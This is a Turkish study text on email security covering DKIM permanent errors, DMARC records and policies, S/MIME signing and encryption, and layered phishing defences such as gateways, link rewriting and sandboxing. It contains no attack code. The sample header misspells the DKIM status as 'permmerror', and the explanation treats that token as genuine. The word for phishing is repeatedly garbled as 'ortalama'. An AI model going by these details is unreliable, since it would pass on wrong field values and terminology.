E-posta başlık analizlerinde karşılaşılan en kritik durumlardan biri, DKIM sonucunun **permerror (Permanent Error - Kalıcı Hata)** olarak dönmesidir. Bu durum, alıcı sunucunun geçici bir ağ probleminden dolayı değil, sistemsel veya yapısal bir hatadan ötürü kimlik doğrulamayı kesin olarak gerçekleştiremediğini gösterir. Bir e-postanın **permerror** almasının kök nedenleri şunlardır:

- **Geçersiz Dijital İmza (Invalid Signature):** E-postanın iletimi sırasında (transit) meşru veya kötü niyetli bir aracı sunucu tarafından e-posta gövdesine eklenen bir reklam satırı, imza alanı değişikliği veya başlık modifikasyonu, kriptografik hash bütünlüğünü bozar.
- **Hatalı veya Eksik DNS Kaydı:** Domain sahibinin DNS paneline eklediği **TXT** kaydında sözdizimi (syntax) hatası yapması, **p=** parametresindeki karakterlerin eksik

kopyalanması veya yanlış **Selector** yapılandırması nedeniyle alıcı sunucunun Public Key'i doğru ayrıştıramaması.

- **Anahtar Süresi/Geçersizliği:** Domain yöneticisinin sunucu tarafındaki **Private Key** anahtarını değiştirip (Key Rotation), DNS üzerindeki **Public Key** kaydını güncellemeyi unutması veya eski anahtarı tamamen silmesi sonucu oluşan anahtar uyumsuzluğu.

Güvenlik İncelemeleri ve Soruşturma Araçları

Bir siber güvenlik analisti veya sistem yöneticisi olarak, DKIM yapılandırmalarını denetlemek ve olası anomalileri tespit etmek amacıyla aşağıdaki profesyonel araçların kullanılması zorunludur:

dmarcian DKIM Record Checker & Validator

Domainlerin yayında olan DKIM kayıtlarının sözdizimini kontrol etmek, anahtar uzunluklarını (Örn: Güvenlik açısından artık yetersiz kabul edilen 1024-bit yerine minimum 2048-bit RSA anahtarı kullanımı) analiz etmek ve **Selector** doğrulaması yapmak için kullanılır.

Google Admin Toolbox (Messageheader)

Şüpheli bir e-postanın **Full Header (Ham Başlık)** verisi bu araca beslendiğinde, **Authentication-Results** alanındaki DKIM çıktıları satır satır analiz edilir.

```
Received: from relay.fakevendor-mail.net (203-0-113-94.isp.example.net. [203.0.113.94])
  by mx.traininglab.com with ESMTPS id lab123456789abc.987.2025.10.06.10.42.21
  for <learner@traininglab.com>
  (version=TLS1_3 cipher=TLS_AES_256_GCM_SHA384 bits=256/256);
  Mon, 06 Oct 2025 10:42:21 +0000
Received-SPF: pass (traininglab.com: domain of return@marketing-notify.appmailer.securemail.example
designates 203.0.113.94 as permitted sender) client-ip=203.0.113.94;
Authentication-Results: mx.traininglab.com;
  dkim=permmerror (no key for signature) header.i=@alerts.securemail.example header.s=default;
  spf=pass (traininglab.com: domain of return@marketing-notify.appmailer.securemail.example
designates 203.0.113.94 as permitted sender) smtp.mailfrom=Return@marketing-
notify.appmailer.securemail.example;
  dmarc=fail (p=none dis=none) header.from=securemail.example
```

Yukarıdaki gibi bir log çıktısı incelendiğinde; **dkim=permmerror** ifadesi kimlik doğrulamanın kalıcı olarak başarısız olduğunu, **header.i** doğrulanmaya çalışılan domain kimliğini, **header.s=default** ise DNS'te sorgulanan **Selector** etiketinin **default** olduğunu gösterir. Analist, bu verileri kullanarak saldırganın bir domain taklidi yapıp yapmadığını veya gönderici sunucunun konfigürasyon hatasını net bir şekilde teşhis edebilir.

DMARC (Domain-Based Message Authentication, Reporting, and Conformance) Teknik İnceleme ve Politikalar

DMARC (Domain-Based Message Authentication, Reporting, and Conformance), modern e-posta güvenliği mimarisinin en üst katmanını oluşturan, açık kaynaklı bir

standarttır. E-posta sahteciliğini (spoofing) ve ortalama (phishing) saldırılarını engellemek için daha önce yapılandırıdığımız **SPF** (bir alan adı adına e-posta göndermeye yetkili sunucuların listesi) ve **DKIM** (e-postanın bütünlüğünü ve kaynağını doğrulayan kriptografik mühür) protokollerinin sonuçlarını merkezi bir kural setine bağlar.

DMARC'ın kalbinde **Alignment** (Hizalama) konsepti yatar. **Alignment**, e-postayı alan son kullanıcının gördüğü "Kimden (From)" başlığındaki alan adının, arka planda **SPF** ve **DKIM** tarafından doğrulanan alan adlarıyla eşleşmesi durumudur. Bir başka deyişle DMARC; "Bu e-postayı gönderen sunucu yetkili mi? (SPF)" ve "Bu e-posta yolda değiştirilmiş mi? (DKIM)" sorularının cevaplarını alır ve "Peki bu doğrulamalar, kullanıcının gördüğü alan adı ile gerçekten uyuyor mu?" sorusunu sorarak nihai kararı verir.

Eğer **Alignment** (Hizalama) başarısız olursa, DMARC kaydı devreye girerek alıcı sunucuya (MTA) bu şüpheli e-posta ile ne yapması gerektiğini dikte eder.

DMARC Kayıt Yapısı ve Parametre Analizi

DMARC yapılandırması, alan adının DNS altyapısında `_dmarc` alt alan adı (subdomain) altında bir **TXT** kaydı olarak tutulur. Aşağıdaki örnek DMARC kaydını ve içerdiği parametreleri arka plandaki teknik anlamlarıyla inceleyelim:

```
v=DMARC1; p=quarantine; rua=mailto:postmaster@website.com
```

Bu DNS kaydı, alıcı sunucu tarafından okunduğunda şu şekilde yorumlanır:

- **v=DMARC1** : DMARC protokolünün versiyonunu belirtir. Bu parametre **zorunludur** ve kaydın her zaman en başında yer almalıdır. Alıcı sunucu bu etiketi gördüğünde, kaydın sıradan bir TXT metni değil, bir DMARC politika deklarasyonu olduğunu anlar.
- **p=quarantine** : E-postanın DMARC doğrulamasından geçememesi durumunda alıcı sunucunun uygulayacağı **Policy** (Politika) aksiyonunu tanımlar. Bu örnekteki `quarantine` (karantina) politikası, kimlik doğrulamada başarısız olan e-postaların doğrudan reddedilmek yerine şüpheli olarak işaretlenip alıcının "Spam/Junk" klasörüne düşürülmesini emreder. (Diğer politika türleri; e-postanın normal şekilde teslim edilip sadece raporlandığı `none` ve e-postanın alıcı sunucu tarafından kapıda doğrudan reddedildiği `reject` politikalarıdır).
- **rua=mailto:postmaster@website.com** : Bu opsiyonel bir etikettir ancak görünürlük (visibility) açısından kritik bir öneme sahiptir. **RUA (Reporting URI for Aggregate Data)**, dünya çapındaki alıcı sunucuların (Gmail, Outlook vb.), sizin alan adınızı kullanarak e-posta göndermeye çalışan kaynaklar hakkında hazırladıkları toplu (aggregate) raporların gönderileceği e-posta adresini belirtir. Bu raporlar sayesinde, alan adınızı taklit etmeye çalışan saldırganların IP adreslerini tespit edebilir veya kendi şirketinizdeki yanlış yapılandırılmış meşru e-posta sunucularını belirleyebilirsiniz.

Domain Checker ile Zafiyet ve Yapılandırma Analizi

DMARC, SPF ve DKIM kayıtlarının sağlığını, aralarındaki entegrasyonu ve olası zafiyetleri denetlemek için **dmarcian** platformunun sunduğu **Domain Checker** gibi araçlar kullanılır. Bu araçlar, DNS sorgularını simüle ederek potansiyel yapılandırma hatalarını ortaya çıkarır.

Well done! You have a valid DMARC record that provides visibility into the entirety of your email program(s) and helps ensure you meet email sending best practices. Your domain takes full advantage of the domain protections afforded by DMARC.

The checks performed here are similar to those done by mailbox providers such as Google, Yahoo and Microsoft. DMARC, SPF and DKIM records live in your domain's DNS and are used by mailbox providers to separate legitimate email from abuse. Based on your strict DMARC policy, mailbox receivers can reliably identify and block phishing, spoofing and unauthorized use of your domain.

GET STARTED

✓ DMARC

Your domain has a valid DMARC record and your DMARC policy will prevent abuse of your domain by phishers and spammers.

— Details

```
v=DMARC1; p=reject; pct=100; rua=mailto:itex-rua@microsoft.com; ruf=mailto:itex-ruf@microsoft.com; fo=1
```

To understand and fix the specific errors, use our [DMARC Inspector](#).

Örneğin, **Domain Checker** üzerinden **microsoft.com** alan adı analiz edildiğinde, sistemin tüm kontrollerden başarıyla (Passed) geçtiği görülür. Rapor detaylarına inildiğinde, Microsoft'un yapılandırmasında **p=reject** politikasının aktif olduğu tespit edilmektedir.

ÖNEMLİ: Bir DMARC kaydında **p=reject** (Reddet) politikasının görülmesi, o kurumun e-posta güvenlik duruşunun en üst seviyede olduğunu kanıtlar. Bu politika sayesinde, Microsoft'un alan adını (**@microsoft.com**) taklit etmeye çalışan, ancak SPF veya DKIM doğrulamalarından (Alignment) geçemeyen tüm e-postalar, alıcının spam klasörüne dahi ulaşmadan e-posta ağ geçitleri (Email Gateways) tarafından anında silinerek yok edilir. Siber güvenlik standartlarında nihai hedef her zaman sistemi **p=reject** seviyesine getirmektir.

Güvenli/Çok Amaçlı İnternet Posta Uzantıları (Secure/Multipurpose Internet Mail Extensions) (S/MIME)

S/MIME, e-posta iletişimlerinde dijital imzalama ve şifreleme işlemlerini standardize eden, modern kurumsal ağlarda ve güvenli iletişim kanallarında veri sızıntılarını önlemek için kullanılan kritik bir protokoldür. Arka planda tamamen **Public Key Cryptography** (Açık anahtar altyapısına dayanan asimetrik şifreleme) prensipleriyle çalışır. Bu mimaride temel kural şudur: **Private Key** (Gizli Anahtar) asla ağ üzerinde paylaşılmaz ve sadece sahibinde bulunur; **Public Key** (Açık Anahtar) ise iletişim kurulacak herkese açıkça dağıtılabilir.

S/MIME'in mimarisi, ağ üzerindeki bir e-postanın güvenliğini iki ana mekanizma üzerinden sağlar: Dijital İmza ve Şifreleme.

Digital Signature (Dijital İmza) Mekanizması ve Teknik Derinliği

Bir e-postanın kaynağını doğrulamak ve yolda değiştirilmediğini kanıtlamak için **Digital Signature** kullanılır. Bu işlemde gönderici, e-postanın hash değerini (özetini) kendi **Private Key**'i ile şifreler. Alıcı taraf ise bu imzayı doğrulamak için göndericinin açıkça paylaştığı **Public Key**'i kullanır. İmzanın göndericinin açık anahtarı ile başarılı bir şekilde çözülebilmesi, o imzanın kesinlikle o kişiye ait gizli anahtar ile atıldığının matematiksel kanıtıdır.

Bu mekanizma, bilgi güvenliğinin üç temel yapı taşı garantisi altına alır:

- **Authentication** (Kimlik Doğrulama): Alıcının, mesajı gönderen kişinin gerçekten iddia ettiği kişi olduğundan emin olmasını sağlar. Bu doğrulama, göndericinin dijital sertifikasına (Digital Certificate) güvenilerek yapılır.
- **Non-repudiation** (İnkâr Edememezlik): Göndericinin "Bu mesajı ben göndermedim" deme ihtimalini ortadan kaldırır. **Private Key** sadece göndericide bulunduğu için, o anahtarla atılan imzanın sorumluluğu tamamen göndericiye aittir. Hukuki ve adli bilişim (Forensics) süreçlerinde en kritik kanıttır.
- **Data Integrity** (Veri Bütünlüğü): Mesajın içeriğinin, imzalandığı andan alıcıya ulaşana kadar (transit halindeyken) tek bir bitinin bile değiştirilmediğini kanıtlar. Ağ üzerinde bir MitM (Man-in-the-Middle) saldırı paketi değiştirirse, alıcı tarafında hesaplanan hash ile imzadan çıkan hash eşleşmeyecek ve paket reddedilecektir.

Encryption (Şifreleme) Mekanizması

Dijital imza e-postanın kimliğini ve bütünlüğünü korurken, **Encryption** e-postanın içeriğini meraklı gözlerden korur. Asimetrik şifrelemenin doğası gereği, bir veri bir kişinin **Public Key**'i ile şifrelendiğinde, bu veriyi sadece o kişinin **Private Key**'i çözebilir.

Bu nedenle gönderici, mesajı oluştururken alıcının **Public Key**'ine ihtiyaç duyar. Mesaj bu açık anahtar ile şifrelenir ve ağa bırakılır.

- **Confidentiality** (Gizlilik): Şifrelenmiş metin (Ciphertext), alıcının e-posta sunucusuna ulaşana kadar ağ üzerinde izlense bile okunamaz durumdadır. Mesajı sadece hedeflenen alıcı, kendi güvenli ortamında barındırdığı **Private Key** ile deşifre edebilir.

ÖNEMLİ: Sertifika sınavlarında en çok kafa karıştıran nokta anahtar kullanımıdır. Kuralı şu şekilde sabitle:

- İmza atacaksan **KENDİ Private Key**'ini kullanırsın. (Kimliğini kanıtlıyorsun)
- Şifreleme yapacaksan **KARŞI TARAFIN Public Key**'ini kullanırsın. (Sadece o okuyabilsin istiyorsun)

S/MIME Haberleşme Akışı: Bob ve Mary Senaryosu


Bir S/MIME iletişiminin sıfırdan nasıl kurulduğunu teknik adımlarla inceleyelim. Bob, Mary'ye güvenli bir e-posta göndermek istemektedir.

S/MIME İletişim Başlatma Fazı

1. Bob, kendi kimliğini kanıtlamak için bir Dijital Sertifika (Digital Certificate) oluşturur/edinir.
2. Bob, mesajın içeriğini (Payload) kendi Private Key'i ile imzalar.
-> Sonuç: (Digital Signature) oluştu. Bütünlük ve Kimlik doğrulama sağlandı.
3. Bob, oluşturduğu bu imzanın Mary tarafından doğrulanabilmesi için kendi Public Key'ini Mary ile paylaşır. (Genellikle e-postanın sertifika ekinde gider).

Şifreleme ve İletim Fazı

4. Gizliliği sağlamak adına, Bob'un e-posta içeriğini şifrelemesi gerekmektedir. Bunun için Mary'nin Public Key'ini talep eder.
5. Bob, Mary'nin Public Key'ini kullanarak asıl mesajı şifreler (Encryption). Artık paket ağ üzerinde güvenle seyahat edebilir.



Alıcı Çözümleme Fazı (Mary)

6. Mary şifreli ve imzalı paketi alır.
7. Mary, Bob'un açıkça paylaştığı Public Key'i kullanarak paketteki Digital Signature'ı doğrular.
-> Sonuç: "Bu mesaj kesinlikle Bob'dan geldi ve yolda değiştirilmedi."
8. Mary, kendi sisteminde güvenle sakladığı Private Key'ini kullanarak e-postanın içeriğini (Ciphertext) çözer (Decryption) ve düz metne (Plaintext) ulaşır.

Yukarıdaki iletişim akışı başarılı bir şekilde tamamlandığında, karşılıklı bir güven köprüsü kurulmuş olur. Mary, Bob'a yanıt (Reply) vermek istediğinde süreci baştan başlatarak aynı asimetrik kriptografi kurallarını işletir.

DİKKAT: Bu ilk iletişimin (Handshake/Key Exchange benzeri) en büyük teknik kazanımı şudur: Bob ve Mary artık birbirlerinin dijital sertifikalarını (ve dolayısıyla Public Key'lerini) önbelleklerine (Cache/Keystore) kaydetmişlerdir. Gelecekteki yazışmalarda tekrar anahtar isteme (Request) adımına gerek kalmaz; iletişim doğrudan önceden bilinen açık anahtarlar üzerinden, anında şifrelenerek ve imzalanarak gerçekleştirilir.

Kurumsal Phishing (Oltalama) Savunma Mimarisi ve Katmanlı Güvenlik Yaklaşımı

SPF, DKIM ve DMARC gibi kimlik doğrulama (Authentication) mekanizmalarının ve SMTP trafik analizinin ötesinde, modern ağlarda ortalama (Phishing) saldırılarını durdurmak için "Defense in Depth" (Derinlemesine Savunma) mimarisi kurulması zorunludur. Kimlik doğrulama standartları sadece e-postanın kaynağının (Domain) meşruiyetini kanıtlar. Ancak meşru ve güvenilir bir sunucu ele geçirilmiş (Compromised) olabilir. Bu nedenle veri paketinin içeriğinin (Payload) ve barındırdığı bağlantıların dinamik ve davranışsal olarak analiz edilmesi gerekir.

Teknik Savunma Kontrolleri (Technical Defenses)

Email Filtering (E-posta Filtreleme): Ağ sınırına ulaşan e-postalar için ilk kontrol noktasıdır. Sistem arka planda RBL (Real-time Blackhole List) ve global tehdit istihbaratı (Threat Intelligence) veritabanlarını sorgulayarak bağlantıyı kuran **IP adresinin** ve **Domain'in** (Alan adı) itibar (Reputation) puanını çıkarır. Eğer gönderen IP adresi halihazırda global bir spam kampanyasına karışmışsa, mesaj içeriği hiç okunmadan bağlantı doğrudan **TCP seviyesinde** düşürülür (Drop) veya kurallara bağlı olarak karantinaya (Quarantine) alınır.

Secure Email Gateways - SEGs (Güvenli E-posta Ağ Geçitleri): Standart filtrelemeyi aşan, e-posta güvenliği için özel inşa edilmiş ileri düzey proxy/gateway cihazlarıdır. Kurumun **MX (Mail Exchange)** kayıtları doğrudan bu ağ geçitlerine yönlendirilir, böylece tüm trafik önce SEG üzerinden akar. SEG cihazları, basit filtrelerin gözden kaçıracağı **Impersonation** (Kimliğe bürünme) ve **Spoofing** (Sahtekarlık) tekniklerini tespit etmek için makine öğrenimi (ML) ve sezgisel analiz (Heuristic Analysis) kullanır. Örneğin; e-postanın "Gönderen Adı" kısmında kurum CEO'sunun adı yazmasına rağmen, arka plandaki SMTP Envelope **MAIL FROM** başlığı alakasız bir domain'i işaret ediyorsa, SEG bu anormalliği tespit edip iletiyi engeller.

Link Rewriting (Bağlantı Yeniden Yazma) ve Time-of-Click Koruması: Saldırganlar, güvenlik filtrelerini (Gateway Bypass) atlatmak için e-postayı gönderdikleri anda tamamen temiz, zararsız bir web sitesinin bağlantısını kullanırlar. E-posta güvenlik cihazından geçip kullanıcının kutusuna düştükten saatler sonra ise, arka plandaki sunucuyu zararlı bir ortalama sitesine çevirirler. Bu duruma karşı **Link Rewriting** kullanılır.

```
<a href="http://malicious-login-update.com">Hesabınızı Güncelleyin</a>  
  
<a href="https://urldefense.kurumsal-proxy.com/v2/url?u=http-3A__malicious-2Dlogin-2Dupdate.com&d=DwICaQ...">Hesabınızı Güncelleyin</a>
```

Yukarıdaki kod blogunda görüldüğü üzere, SEG sistemi e-posta içindeki orijinal URL'yi kendi güvenli proxy sunucusunun adresiyle otomatik olarak değiştirir (Rewrite). Kullanıcı e-postadaki linke günler sonra bile tıklasa, istek önce güvenlik sunucusuna (urldefense) gider. Güvenlik sunucusu, o milisaniyede (Time-of-Click) hedefin anlık durumunu tarar. Eğer hedef sonradan zararlı hale getirilmişse, bağlantı koparılır ve kullanıcı uyarılır.

Sandboxing (Kum Havuzu / İzole Test Ortamı): Geleneksel imza tabanlı (Signature-based) antivirüslerin yakalayamadığı **Zero-Day** (Sıfırıncı Gün) zararlı yazılımlarını veya karmaşık dökümanları (Makro içeren Word/PDF dosyaları) tespit etmek için kullanılır. Gelen e-posta eki, ağa alınmadan önce güvenli, dış dünyadan izole edilmiş sanal bir makinede (VM) açılır ve çalıştırılır (Detonation). Eğer dosya açıldığında gizlice **PowerShell** çağırıyor, sistem dosyalarını değiştiriyor veya bir **C&C** (Command and Control) sunucusuna bağlanmaya çalışıyorsa, bu kötü niyetli davranış (Malicious Behavior) tespit edilir ve dosya kullanıcıya asla ulaştırılmaz.

Kullanıcı Odaklı Araçlar ve Farkındalık (User-Facing Tools & Training)

Teknik donanım ve filtreler ne kadar agresif yapılandırılırsa yapılandırılınsın, son derece özel hazırlanmış bir **Spear Phishing** (Hedefli Oltalama) e-postası bu katmanları aşabilir. Bu noktada en son ve en kritik savunma hattı olan "İnsan Güvenlik Duvarı" devreye girer.

Trust & Warning Indicators (Güven ve Uyarı Göstergeleri): Kullanıcıların bilişsel zafiyetlerini (Acelecilik, dikkatsizlik) engellemek için e-posta istemcisine (Outlook, Gmail vb.) entegre edilen görsel uyarı mekanizmalarıdır. E-posta dış dünyadan geldiği anda, konu satırına veya gövdesine kırmızı/sarı banner'lar ile **"[EXTERNAL SENDER]"** (Dış Gönderici) veya **"[SUSPICIOUS LINK]"** etiketleri eklenir. Bu, kurum içi bir departmandan geliyormuş gibi sahte bir isimle (Spoof) atılan e-postaların illüzyonunu anında bozar.

Phishing Reporting (Oltalama Bildirim Eklentileri): Kullanıcıların şüpheli gördükleri bir e-postayı tek bir tıklama ile doğrudan bilgi güvenliği ekiplerine (SOC / Incident Response) iletmesini sağlayan eklentilerdir. Bu sürecin kolay olması zorunludur; çünkü kullanıcı tarafından raporlanan bir oltalama e-postası, kurumun güvenlik cihazlarının kara listelerini (Blacklist) anında güncellemesi için harika bir gerçek zamanlı tehdit istihbaratı yaratır.

User Awareness Training & Simulation Exercises (Farkındalık Eğitimi ve Simülasyonlar): Saldırganlar teknik sistemleri değil, doğrudan insan psikolojisini (Korku, merak, otoriteye itaat) hedef alan **Social Engineering** (Sosyal Mühendislik) taktikleri kullanır. Kurumlar, teorik eğitimleri pratikle birleştirmek için çalışanlarına habersiz olarak sahte oltalama e-postaları gönderir. Bu simülasyonlar sonucunda elde edilen loglar incelenir; kimlerin e-postayı açtığı, kimlerin zararlı linke tıkladığı (Click-rate) veya kimlerin sahte login ekranına şifresini girdiği tespit edilerek zafiyet barındıran personellere hedefe yönelik, sıkılaştırılmış ek eğitimler atanır.



Oops!
You clicked on a simulated phishing test!

Remember these three rules to stay safe online:

01
Always stop, look, and think before you click!

02
Check for red flags that indicate a phishing attack is happening.

03
Verify suspicious emails with the sender through a different medium.

Remember: Always report suspicious emails to your supervisor or IT team. There are many ways that internet criminals will try to scam you. Stay alert—YOU are the last line of defense!

From: Your Colleague <yourcolleague@externaldomain.com>
Sent: Thursday, October 9th, 2025 1:22:23 PM
To: You
Subject: This is a Test Message

Be Careful With This Message
The sender's email domain has been active for a short period of time and could be unsafe.

This message was sent from outside the company by someone with a display name matching a user in your organisation. Please do not click links or open attachments unless you recognize the source of this email and know the content is safe.

ÖNEMLİ: E-posta güvenliğinde hiçbir teknoloji tek başına "Gümüş Kurşun" (Silver Bullet) değildir. SPF/DKIM mimarisi yetkisiz sahte göndericileri engellerken; SEG, Sandboxing ve Link Rewriting sistemleri meşru ancak ele geçirilmiş sunuculardan (Compromised Accounts) gelen zararlı yükleri (Payload) durdurur. İnsan unsuru ise tüm bu sistemlerin aşılması durumunda devreye giren son savunma kalkanıdır.